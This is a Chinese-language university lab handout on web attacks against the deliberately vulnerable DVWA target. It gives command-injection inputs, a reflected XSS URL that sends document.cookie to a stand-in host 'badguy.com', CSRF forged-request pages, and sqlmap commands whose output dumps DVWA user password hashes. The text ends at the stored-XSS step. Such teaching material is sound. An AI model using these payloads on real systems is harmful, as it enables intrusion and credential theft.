

实验 4 Web 安全实验

4.1 【实验目的】

- 1) 理解 Web 应用工作原理
- 2) 理解常见 Web 漏洞原理，包括：XSS 跨站脚本、CSRF 跨站请求、命令注入、SQL 注入等
- 3) 掌握常用的渗透测试工具，如：OWASP ZAP(或者 Burp suite)、SQLMAP 等
- 4) 掌握命令注入、SQL 注入、XSS、CSRF 等漏洞利用方式

4.2 【实验内容】

- 1) 配置 Web 攻防实验环境；
- 2) 针对靶机 DVWA，进行命令注入、SQL 注入、XSS、CSRF 攻击，安全级别主要包括 Low level 和 medium level。

4.3 【实验原理】

由于 web 应用的流行，web 应用成为攻击者的重点目标之一。OWASP 会定期推出排名前十的 web 应用漏洞，其中最常见的针对 web 漏洞的攻击包括：命令注入、SQL 注入、XSS 攻击和 CSRF 攻击。实验中，将对上述漏洞进行验证。

(1) 命令注入

某些 web 应用中，web 后端会运行特定的命令并把输出结果通过 web 前端展示给用户。比如后端调用 `ping 192.168.56.100` 命令，展示能否 ping 通指定 IP 地址，而用户输入的是 IP 地址。如果后端没有对用户输入数据进行检查（过滤），则用户可能注入命令并获得执行结果。例如：

```
192.168.56.100; ls; who
```

会导致后面的 `ls` 和 `who` 命令被执行。而实际的注入形式可能由多种，比如用 `||` 连接命令，用 `&&` 连接命令等。具体实施时，还需要考虑目标平台的属性，比如 linux 操作系统和 windows 操作系统在后台执行多个命令是由区别的，因此需要考虑具体情况来实施命令注入。

(2) SQL 注入

与命令注入类似，SQL 注入也是由于 web 后端对用户输入处理不严格导致的。正常

情况下，用户输入不应该作为 SQL 命令执行，但是由于如果后端没有对这种要求进行检查，攻击者就可以输入 SQL 命令，并在数据库管理系统运行特定的 SQL 语句，导致恶意操作被实施。

Web 应用开发者的本意是用户应该在如下空格处填入内容

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= ' ' and password= ' ' ,
```

但是，如果用户在 eid 处输入 EID5002'#，而在 password 处输入任意的字符串呢？

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002' '#' and password= 'xyz'
```

#后面的文本都将会作为注释而被忽略掉，最终的 SQL 语句如下：

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002'
```

上述语句将返回 eid='EID5002'用户的 Name, Salary, SSN 信息，而无需知道该 eid 对应的口令。

(3) XSS 攻击

跨站脚本攻击(Cross Site Scripting)中，攻击者利用 web 应用对用户输入检测不严格的弱点，注入恶意 JS 脚本。当用户请求涉及恶意脚本的 URL 时，恶意脚本会在用户的浏览器运行，造成用户的 cookie 被窃取等网络安全问题。XSS 通常包括：反射型 XSS，存储型 XSS 和 DOM 型 XSS。

反射型：一些网页设计的功能中，用户的输入会被反射(echo)返回给用户的 HTML 网页中。如果 web 后端不对用户的输入进行检查，则可能导致输入的脚本被反射给用户浏览器运行。如果包含的脚本是恶意的，则可能造成损失。例如：

攻击者在 evil.com 构造如下 URL：

<http://victim.com/search.php?term=<script>>

[window.open\("http://badguy.com?cookie="+document.cookie\) </script>](http://victim.com/search.php?term=<script>window.open('http://badguy.com?cookie='+document.cookie)</script>)

如果用户点击该链接，或者访问包含该连接的网页，则用户浏览器发起对上述 URL 的请求，浏览器将运行其中的脚本，且符合 SOP 要求，因此会造成恶意攻击。

存储型：又称为持久型 XSS，攻击者通过 web 页面注入恶意脚本，服务器对用户输入不做处理(比如检查是否包含<script>标签等)，将用户输入存储到数据库。普通用户访问 mybank 网站，服务器响应请求，响应内容中包含了从数据库提取的恶意脚本（攻击者注入的）。用户的浏览器解析收到到 HTML 文档，运行其中嵌入的恶意脚本，则攻击被执行。因为发起的 URL 请求包含了有效的 cookie，因此 mybank 会认为是合法的请求。结果会导致用户的机密信息，如 cookie，被窃取，从而攻击者可以扮演受害者发起

对 mybank 的操作。存储型 XSS 的基本流程可以归纳为：

- 1) 攻击者注入恶意脚本
- 2) 服务器对用户输入不做处理(比如检查是否包含<script>标签等)，将用户输入存储到数据库
- 3) 普通用户访问 mybank 网站
- 4) 服务器响应请求，响应内容中包含了从数据库提取的恶意脚本(攻击者注入的)
- 5) 浏览器解析收到 HTML 文档，运行其中嵌入的恶意脚本
- 6) 发起攻击行为，因为发起的 URL 请求包含了有效的 cookie，因此 mybank 会认为是合法的请求
- 7) 或者盗取用户的机密信息，如 cookie，从而攻击者可以扮演受害者发起对 mybank 的操作。

(4) CSRF 攻击

cookie 本质上是服务端生成的，存放在客户端的数据片段，广泛用于跟踪已经认证过的用户。例如，用户通过浏览器发起如下请求：

`http://mybank.com/login.html?user=alice&pass=bigsecret`

如果用户通过身份认证，服务端则生成一个 cookie 来关联到当前用户。后续，服务端可用通过客户端请求所携带的 cookie 来确定当前是否在与对应的客户进行数据交互。如果攻击者能够利用这种 cookie 认证机制，则可用扮演对应用户的身份。

如果用户浏览过 `http://xyz.com` 网站，则会在本地存储对应的 cookie。然后用户又访问了另一个网站的如下页面：

```
<HTML>
<HEAD>
<TITLE>Evil!</TITLE>
</HEAD>
<BODY>
<H1>Test Page</H1> <!-- haha! -->
<P> This is a test!</P>
<IMG SRC="http://xyz.com/do=thing.php...">
</BODY>
</HTML>
```

那么访问此网页则会触发浏览器去提取 `http://xyz.com` 的数据，且会带上之前存储的 cookie，server 端会以此 cookie 来验证用户的身份，从而可能会在用户不知情的情况下执行某些恶意操作。

如果将上述图片的网址替换为其它网址，也是可以的！比如嵌入的 URL 为：

`http://xyz.com/moneyxfer.cgi?account=alice&amt=50&to=bob`

目的是让用户点击看似正常的链接，比如平常访问过的网页，但是网页中嵌入了伪造的 URL 请求，导致用户在不知情的情况下执行了对前面访问过的站点的请求。

CSRF 攻击的步骤通常包括：

- 1) 用户访问 `mybank.com` 网站，进行身份认证完成登录，服务端响应时，响应头会带上 `set-cookie` 要求客户端存储 `cookie`，以便跟踪用户会话。注意，这个时候，用户并没有 `logout myback.com` 网站。
- 2) 用户访问 `attacker.com` 网站，或者是一个普通网站，但是已经被攻击者控制，因此本质上是一样的。
- 3) `attacker` 网站返回恶意网页，里面嵌入了伪造的链接，比如：``。
- 4) 用户浏览器在解析恶意网页时，会自动加载嵌入的伪造的对 `mybank` 网站的请求，同时会带上与伪造请求对应的 `cookie`
- 5) `mybank` 收到请求后，会认为是一个合法的请求，因为有合法的 `cookie`，因此执行 URL 指定的操作。

4.4 【实验步骤】

【注意：实验中用到代码或者命令行，如果有引号，请注意不要用中文引号!!! copy 代码/命令行可能会 copy 到中文标点。写文档时，word 自动转换造成的。】


步骤一、环境搭建

下载 OWASPBWA 虚拟机镜像，导入 Virtualbox（使用其导入 VMDK 的功能来配置靶机）或者 vmware。


靶机网址：<https://sourceforge.net/projects/owaspbwa/files/latest/download>

靶机的网络设置为 `host only`，请避免使用桥接模式。


第一步，新建虚拟电脑，如下图配置相关信息。




下一步, 使用缺省设置即可:



下一步, 选择“使用已有的虚拟硬盘文件”。



选择对应的虚拟硬盘文件，这里是 OWASP Broken Web Apps-cl1.vmdk，如果没有显示在列表里面，则需要通过注册按钮来添加。



如果从宿主机进行靶机渗透，则需要确保宿主机和靶机的网络连接正确。也可以从另一台虚拟机发起渗透测试，同时也需要事先确保网络配置正确。最终，构建如下图所示的渗透测试的网络环境：




在攻击机上还需安装 OWASP ZAP，网址：<https://www.zaproxy.org/download/>

如果安装 ZAP 时 WINDOWS 弹出告警，忽略即可。如果系统环境没有 JRE，还会提示安装 JRE，网址：


<https://www.oracle.com/java/technologies/downloads/>

下载并安装对应 OS 的 JDK 即可。启动 ZAP，如下：



注意根据上面标出的地方，右上角是浏览器，点击这个按钮打开浏览器。通过浏览器访问靶机，这些访问流量都会经过 ZAP，从而通过 ZAP 可以观察流量、篡改流量。同时注意左侧的树状结构，选中你要观察的 URL，右侧会显示对应的请求/响应信息。

通过浏览器访问靶机的 IP 地址，然后从页面选择 DVWA，进入 DVWA 应用。如图所示：




也可以直接访问 URL：http://192.168.121.139/dvwa/login.php。注意替换为个人环境的 IP 地址。登录到 DVWA，用户名：admin；口令：admin。

步骤二、命令注入攻击

侧边栏选择 Command Exection。

在输入框输入要 ping 的目的 IP 地址，如：192.168.121.1，结果为：




为什么 ping 不通？思考一下？

注入命令，输入数据：192.168.121.1; ls



可以看到，ls 命令确实被执行了，且输出了目录信息。表明 web 应用存在命令注入漏洞。可以尝试其它命令注入，如：192.168.121.1; id。

思考存在命令注入的原因。可以点击右下角“view source”按钮来查看对应的 server 端代码（如下图所示）。



提升 DVWA 的安全等级，在侧边栏选择 DVWA security（如上图所示），然后选择 medium 并提交。重新回到 command execution。

测试前面成功运行的命令注入，看能否再次注入成功。然而，由于提高了安全等级，系统采用了一定的防御措施，前述的命令注入方法失败。点击右下角的“view source”打开源代码，尝试分析源代码，看看是否有可以利用的漏洞。

重新进行命令注入，输入：192.168.121.1||id



表明命令注入成功。

这里需要思考命令组合的多种方式，如果后台程序过滤不严格，则总是有机可乘。

- ;分隔多个命令，执行效果等同于多个独立的命令单独执行
- &&分隔多个命令，只有左边命令成功运行（返回值为0），才执行右边的命令
- ||分隔多个命令，只有左边命令没有成功运行（返回值为非0），才执行右边的命令

步骤三、SQL 注入攻击

SQL 注入攻击采用 sqlmap 工具进行。需要下载 sqlmap (<https://sqlmap.org/> 或者 <https://github.com/sqlmapproject/sqlmap>)，sqlmap 是一个 python 脚本，不用安装，比如解压到 Windows（宿主机） C:\tools\sqlmap1.8\目录下。（注意：需要系统中已经安装 python2.6|2.7|3.x，且正确配置 path 环境变量。）

从浏览器访问 DVWA（low security 环境），选择 SQL injection，在 User ID 输入框任意输入内容（比如：123），提交。然后通过 ZAP 可以查看请求的 URL：

<http://192.168.3.31/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#>

（上面的 IP 地址是靶机的 IP 地址，根据你个人情况来设置。）

cookie 为: security=low; PHPSESSID=tl8vhenkrqr2as4ojp9trbt4

在攻击机里输入并运行如下命令:

```
sqlmap -u "http://192.168.3.31/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --
cookie="security=low; PHPSESSID=tl8vhenkrqr2as4ojp9trbt4" --batch
```

(如果报错, 请使用完整命令: `python sqlmap.py -u`。一般情况下, 命令行选项如果是多个字母, 前面用--, 如果是单个字母则用-。)

命令输出的最后部分:

```
sqlmap identified the following injection point(s) with a total of 151 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=123' OR NOT 2340=2340#&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=123' AND (SELECT 4599 FROM(SELECT COUNT(*),CONCAT(0x71706b6a71,(SELECT (ELT(4599=4599,1
))),0x717a767171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xsmS&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=123' AND (SELECT 3771 FROM (SELECT(SLEEP(5)))RNEf)-- CFXG&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=123' UNION ALL SELECT CONCAT(0x71706b6a71,0x6c6f4a544f5078737867516d754f546e4c4a534a714
94b4156626b5a6666434d416e487879685776,0x717a767171),NULL#&Submit=Submit
---
```

可以看到进行成功注入的类型。

继续查看数据库, 命令:

```
sqlmap -u URL --cookie="xxxxxxxxxxxxxxxx" --batch --dbs
```

```
[03:44:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[03:44:53] [INFO] fetching database names
[03:44:53] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema
```

选择查看 dvwa 数据库中的表, 输入命令:

```
sqlmap -u URL --cookie="xxxxxxxxxxxxxxxx" --batch -D dvwa --tables
```

```
[03:48:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[03:48:16] [INFO] fetching tables for database: 'dvwa'
[03:48:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

查看 users 表中的 columns，命令：

```
sqlmap -u URL --cookie="xxxxxxxxxxxxxxxx" --batch -D dvwa -T users --columns
```

```
[06:26:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[06:26:32] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:26:32] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-----+-----+
```

Dump users 表中的指定列，命令：

```
sqlmap -u URL --cookie="xxxxxxxxxxxxxxxx" --batch -D dvwa -T users -C
"user,password" --dump
```

```

Database: dvwa
Table: users
[6 entries]
+-----+-----+
| user   | password                                     |
+-----+-----+
| admin  | 21232f297a57a5a743894a0e4a801fc3 (admin) |
| gordonb| e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| user   | ee11cbb19052e40b07aac0ca060c23ee (user) |
+-----+-----+

```

【可以通过抓取流量，然后通过 **wireshark** 进行流量分析，进一步理解 **sqlmap** 究竟做了什么？】

步骤四、CSRF 攻击

调整 DVWA 的安全等级为 low，点击 CSRF 进入 “change your admin password:” 攻击测试环境。右键页面，选择 “view page source”，分析页面代码，可以看到表单的提交方法是 “get”，因此可以构造 URL 进行参数传递。构造如下 URL：

http://192.168.121.139/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

在浏览器发起对上述 URL 的请求，结果为：

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

口令修改成功，表明存在 CSRF 的可能。

编写 web 页面：

```
<html>
```

```
<title>
```



```
测试 CSRF

</title>

<body>



<h1>I love 404?</h1>

<h2>file not found.</h2>

</body>

</html>
```

保存为 `csrf-test.html`，双击该文件(用同一浏览器打开)，看看是否完成口令修改？
(注意：这里模拟用户请求某个恶意构造的页面。同学也可以把此页面部署到第一个实验的 `apache` 服务器，进行页面浏览)。


步骤五、存储型 XSS 攻击

将 DVWA 的安全等级调整为 `low`，选择 `XSS stored` 按钮，进入如下页面：

